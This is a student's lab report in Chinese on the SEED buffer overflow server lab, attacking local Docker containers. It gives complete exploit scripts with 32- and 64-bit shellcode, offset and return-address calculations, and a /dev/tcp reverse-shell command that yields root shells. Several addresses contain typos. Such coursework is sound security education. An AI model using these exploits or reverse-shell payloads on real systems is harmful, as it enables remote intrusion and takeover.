

Lab2

Author: 吴桐

Data: 2021.7.9

实验环境配置

在实验开始前，我们要关闭系统的地址随机级制（如图 1 所示），否则攻击会异常困难。

```
[07/08/21]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

图 1

此外，我们需要三个 terminal 完成本次实验：

Terminal1：总控制台；

Terminal2：攻击控制台；

Terminal3：运行 dockers。

Reverse Shell

下面介绍如何在本地获得其他主机 shell 控制权：

Step1.

Terminal3:

```
[07/08/21]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-2-10.9.0.6 ... done
Creating server-1-10.9.0.5 ... done
Creating server-4-10.9.0.8 ... done
Creating server-3-10.9.0.7 ... done
Attaching to server-1-10.9.0.5, server-3-10.9.0.7, server-4-10.9.0.8, server-2-10.9.0.6

server-2-10.9.0.6 exited with code 137
server-3-10.9.0.7 exited with code 137
server-1-10.9.0.5 exited with code 137
server-4-10.9.0.8 exited with code 137
```

图 2

Step2.

Terminal2:

```
[07/09/21]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
```

图 3

Step3.

Terminal1:

```
[07/09/21]seed@VM:~/.../Labsetup$ docksh 3f
root@3f1a0fca6591:/bof# /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
```

图 4

Terminal2:

```
[07/09/21]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 36262
root@3f1a0fca6591:/bof#
```

图 5

Tast 1: Get Familiar with the Shellcode

首先我们进入对应的目录下（如图 6 所示）：

```
[07/08/21]seed@VM:~$ cd '/home/seed/Desktop/Labs_20.04/Software Security/Buffer Overflow Attack Lab (Server Version)/Labsetup/shellcode'
```

图 6

分别按照实验手册输入指令，结果如图 7-8 所示：

```
[07/08/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[07/08/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[07/08/21]seed@VM:~/.../shellcode$ a32.out
total 60
-rw-rw-r-- 1 seed seed 160 Dec 22 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul 8 06:19 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul 8 06:19 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 22 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Jul 8 06:19 codefile_32
-rwxrwxr-x 1 seed seed 1221 Dec 22 2020 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Dec 22 2020 shellcode_64.py
Hello 32
ftp:x:127:135:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534:./run/sshd:/usr/sbin/nologin
```

图 7

```
[07/08/21]seed@VM:~/.../shellcode$ ./shellcode_64.py
[07/08/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[07/08/21]seed@VM:~/.../shellcode$ a64.out
total 64
-rw-rw-r-- 1 seed seed 160 Dec 22 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul 8 06:20 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul 8 06:20 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 22 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Jul 8 06:19 codefile_32
-rw-rw-r-- 1 seed seed 165 Jul 8 06:19 codefile_64
-rwxrwxr-x 1 seed seed 1221 Dec 22 2020 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Dec 22 2020 shellcode_64.py
Hello 64
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
telnetd:x:126:134:./nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534:./run/sshd:/usr/sbin/nologin
```

图 8

Task 2: Level-1 Attack

4.1 Server

我们的第一个目标运行在 10.9.0.5 上，端口号为 9090，漏洞程序为 32 位。首先进行基础配置，并且与 10.9.0.5 进行简单交互，如图 9-12 所示。

Terminal1:

```
[07/09/21]seed@VM:~/.../server-code$ make
make: Nothing to be done for 'all'.
[07/09/21]seed@VM:~/.../server-code$ make install
cp server ../bof-containers
cp stack-* ../bof-containers
```

图 9

Terminal3:

```
[07/09/21]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-1-10.9.0.5 ... done
Creating server-4-10.9.0.8 ... done
Creating server-3-10.9.0.7 ... done
Creating server-2-10.9.0.6 ... done
Attaching to server-1-10.9.0.5, server-4-10.9.0.8, server-2-10.9.0.6, server-3-10.9.0.7
```

图 10

Terminal2:

```
[07/08/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
^C
```

图 11

Terminal3:

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd588
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd518
server-1-10.9.0.5 | ==== Returned Properly ====
```

图 12

接下来我们开始进行攻击。修改攻击代码 `exploit_L1.py` 如图 15 所示：

在 `shellcode` 中，`*` 只是一个占位符，在 `shellcode` 执行期间，它将被 `0x00` 替换。每个字符串的结尾都需要有一个 `"\0"`，但由于 `strcpy` 的内部逻辑，我们不能在 `shellcode` 代码中放入 `"\0"`。因此，我们在每个字符串的末尾放一个占位符，在执行过程中动态地在占位符中放入一个 `0x00`。

如果我们希望 `shellcode` 运行一些其他命令，我们只需要修改 `shellcode` 中 `"/bin/sh -l; echo Hello 32; /bin/tail -n 2 /etc/passwd"` 一行。但是在进行更改时，我们需要确保不更改此字符串的长度，即使此字符串末尾的星号保持在同一位置（可以添加或删除空格）。因为 `argv[]` 数组占位符的起始位置正好位于命令字符串之后，在 `shellcode` 的二进制部分中是硬编码的。如果我们改变长度，就需要修改二进制部分。

`exploit_L1.py` 中的 `start` 是在 `badfile` 中 `malicious code` 的位置，`offset` 就在 `badfile` 中 `return address` 的位置，`ret` 是 `new return address` 的值。

在本实验中, badfile 的起点是 buffer, offset 就是从 buffer 开始到 return address 的距离, 这个距离是 116 (Dec) ($=0xffffd588-0xdffffd518+4$)。ret 里存储的是 new return address, 即跳转到 malicious code 的地址, 由于我们用 NOP 填充, 只要能够跳转到 shellcode 之前的 NOP 的位置即可, 一次只要这个值比 return address 实际位置大就可以, 本次实验中 return address 的实际位置是 $0xffffd588+4$, 那么 ret 的值比 $0xffffd588+8$ 大都可以。




图 13

图 14

```
#!/usr/bin/python3
import sys

shellcode= (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
    "/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd *"
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 300 # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffd5a8 # Change this number
offset = 116 # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

图 15

进行攻击的操作和结果如图 16-17 所示。

Terminal2:

```
[07/08/21]seed@VM:~/.../attack-code$ ./exploit_L1.py
[07/08/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

图 16

Terminal3:

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd588
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd518
server-1-10.9.0.5 | total 716
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 17880 Jun 15 08:41 server
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 709188 Jun 15 08:41 stack
server-1-10.9.0.5 | Hello 32
server-1-10.9.0.5 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-1-10.9.0.5 | seed:x:1000:1000::/home/seed:/bin/bash
```

图 17

我们可以把 exploit_L1.py 修改为:

```
#!/usr/bin/python3
import sys

shellcode= (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
    #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd          *"
    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1              *"
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 300 # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffd5a8 # Change this number
offset = 116 # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

图 18

攻击效果如下：

Terminal1:

```
[07/09/21]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
```

图 19

Terminal2:

```
[07/09/21]seed@VM:~/.../attack-code$ ./exploit_L1.py
[07/09/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

图 20

Terminal3:

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd588
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd518
```

图 21

Terminal1:

```
[07/09/21]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 47024
root@0de3ff381bce:/bof#
```

图 22

Task 3: Level-2 Attack

本实验的目标运行在 10.9.0.6 上，端口号为 9090，漏洞程序为 32 位。与 10.9.0.6 进行简单交互，如图 23-24 所示。

Terminal2:

```
[07/09/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6 9090
^C
```

图 23

Terminal3:

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof(): 0xffffd0a8
server-2-10.9.0.6 | ==== Returned Properly ====
```

图 24

攻击代码修改方法：将 start 设置为 360，则不管 buffer 多大，start 都落在 return address 之后；ret 设置在 return address 的终止位和 malicious code 的起始位之间的某个位置，ret=0xffffd0a8+308(Dec)=0xffffd1dc。其余可能是 return address 出现的地方，全部用 ret 填充。攻击代码 exploit_L2.py 如图 25 所示。

这里要注意，start 的值不宜太大，否则在 517 字节的空间内无法存储完整 shellcode，从而导致攻击失败。

```
#!/usr/bin/python3
import sys

shellcode= (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
    "/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd *"
    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 *"
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 360 # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffd1dc # Change this number
#offset = 116 # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
for offset in range(0,304,4):
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

图 25

攻击操作及结果如图 26-27 所示。

Terminal2:

```
[07/08/21]seed@VM:~/.../attack-code$ ./exploit_L2.py
[07/08/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
```

图 26

Terminal3:

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():      0xffffd0a8
server-2-10.9.0.6 | total 764
server-2-10.9.0.6 | -rw----- 1 root root 315392 Jul  9 08:23 core
server-2-10.9.0.6 | -rwxrwxr-x 1 root root 17880 Jun 15 08:41 server
server-2-10.9.0.6 | -rwxrwxr-x 1 root root 709188 Jun 15 08:41 stack
server-2-10.9.0.6 | Hello 32
server-2-10.9.0.6 | _apt:x:100:65534:./nonexistent:/usr/sbin/nologin
server-2-10.9.0.6 | seed:x:1000:1000:./home/seed:/bin/bash
```

图 27

把 exploit_L2.py 修改为:

```
#!/usr/bin/python3
import sys

shellcode= (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
    #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd      *"
    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1          *"
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 360 # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffd1dc # Change this number
#offset = 116 # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
for offset in range(0,304,4):
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

图 28

攻击操作及结果如图 29-30 所示。

Terminal2:

```
[07/09/21]seed@VM:~/.../attack-code$ ./exploit_L2.py
[07/09/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
```


图 29

Terminal1:

```
[07/09/21]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 46922
root@3dd89be6e220:/bof#
```

图 30

Task 4: Level-3 Attack

本实验的目标运行在 10.9.0.7 上，端口号为 9090，漏洞程序为 64 位。与 10.9.0.7 进行简单交互，如图 31-32 所示。

Terminal2:

```
[07/09/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.7 9090
^C
```

图 31

Terminal3:

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffe0a0
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffd0
server-3-10.9.0.7 | ==== Returned Properly ====
```

图 32

与 32 位机器上的缓冲区溢出攻击相比，64 位机器上的攻击更加困难。尽管 x64 体系结构支持 64 位地址空间，但只允许从 0x00 到 0x00007fffff 的地址。这意味着对于每个地址（8 字节），最高的两个字节总是零。这会引发问题。在缓冲区溢出攻击中，我们需要使用 strcpy 将 content 复制到堆栈中。strcpy 函数在遇到 0 时会终止。因此，如果在 content 中间出现 0，则在 0 之后的内容都不能被复制到堆栈中。

无论如何我们都不能让地址中没有 0，因为 64 位机器中的地址一定会有 0，即 strcpy 在进行到 return address 覆盖的时候一定会终止。因此我们只能把攻击代码放在 return address 起始位之前，即 buffer 之内。那么 new return address 就需要重定向到 buffer 内。

我们可以注意到，content 在存储 ret 值的时候，使用的是小端方式：“0x00007fffffd0”是以 “\xd0\xdf\xff\xff\x07f0x0000x00” 的形式存储的。“\x00\x00” 位于地址高位，我们在覆盖 new return address 的时候可以复用这两个自己，也就无所谓 strcpy 遇 0 终止的特性了。

```
ret=0x00007fffffd0
offset=0x00007fffffe0a0-0x00007fffffd0+8
```

```
#!/usr/bin/python3
import sys

shellcode= (
    "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
    "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
    "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
    "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
    "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd *"
    "AAAAAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBBBBB" # Placeholder for argv[1] --> "-c"
    "CCCCCCC" # Placeholder for argv[2] --> the command string
    "DDDDDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

\
#####
# Put the shellcode somewhere in the payload
start = 10 # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0x00007ffffffdfd0 # Change this number
offset = 216 # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

图 33

攻击操作及结果如图 34-35 所示。

Terminal2:

```
[07/09/21]seed@VM:~/.../attack-code$ ./exploit_L3.py
[07/09/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.7 9090
```

图 34

Terminal3:

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffffe0a0
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007ffffffdfd0
server-3-10.9.0.7 | total 148
server-3-10.9.0.7 | -rw----- 1 root root 380928 Jul 9 08:57 core
server-3-10.9.0.7 | -rwxrwxr-x 1 root root 17880 Jun 15 08:41 server
server-3-10.9.0.7 | -rwxrwxr-x 1 root root 17064 Jun 15 08:41 stack
server-3-10.9.0.7 | Hello 64
server-3-10.9.0.7 | gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
server-3-10.9.0.7 | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
server-3-10.9.0.7 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-3-10.9.0.7 | seed:x:1000:1000::/home/seed:/bin/bash
```

图 35

把 exploit_L3.py 修改为:

```
#!/usr/bin/python3
import sys

shellcode= (
    "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
    "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
    "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
    "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
    #"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd      *"
    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1          *"
    "AAAAAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBBBBBB" # Placeholder for argv[1] --> "-c"
    "CCCCCCCC" # Placeholder for argv[2] --> the command string
    "DDDDDDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

\
#####
# Put the shellcode somewhere in the payload
start = 10 # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0x00007ffffffdfdf0 # Change this number
offset = 216 # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

图 36

攻击操作及结果如图 37-38 所示。

Terminal2:

```
[07/09/21]seed@VM:~/.../attack-code$ ./exploit_L3.py
[07/09/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.7 9090
```

图 37

Terminal1:

```
[07/09/21]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 57824
root@58a19710a50c:/bof#
```

图 38

Summary

这次试验涉及的知识点比较多，需要对攻击原理有一个清晰的概念，否则很容易陷入瓶颈。整个实验持续了 7 个小时左右，过程中遇到了很多奇怪的错误：在代码正确的情况下无法攻击成功，解决方法就是 remake；在 Task3: Level 2 中，ret 的计算需要考虑 buffer 的极限大小，同时又要位于 shellcode 起始位之前，这是一个难点，然而我也发现了一个很奇怪的现象，当我把 ret 值设置成一个明显不合理的大数（0xffffd6d0）时，也可以攻击成功，我觉得这可能是由于返回地址溢出导致指针又恰好落回了合适的位置，这种“失误”就是可遇不可求；Task4: Level 3 的思维难度比较大。

实验是考验学生综合能力的最好方法，能够充分调动学生大脑中的知识库，激发学生的创造能力。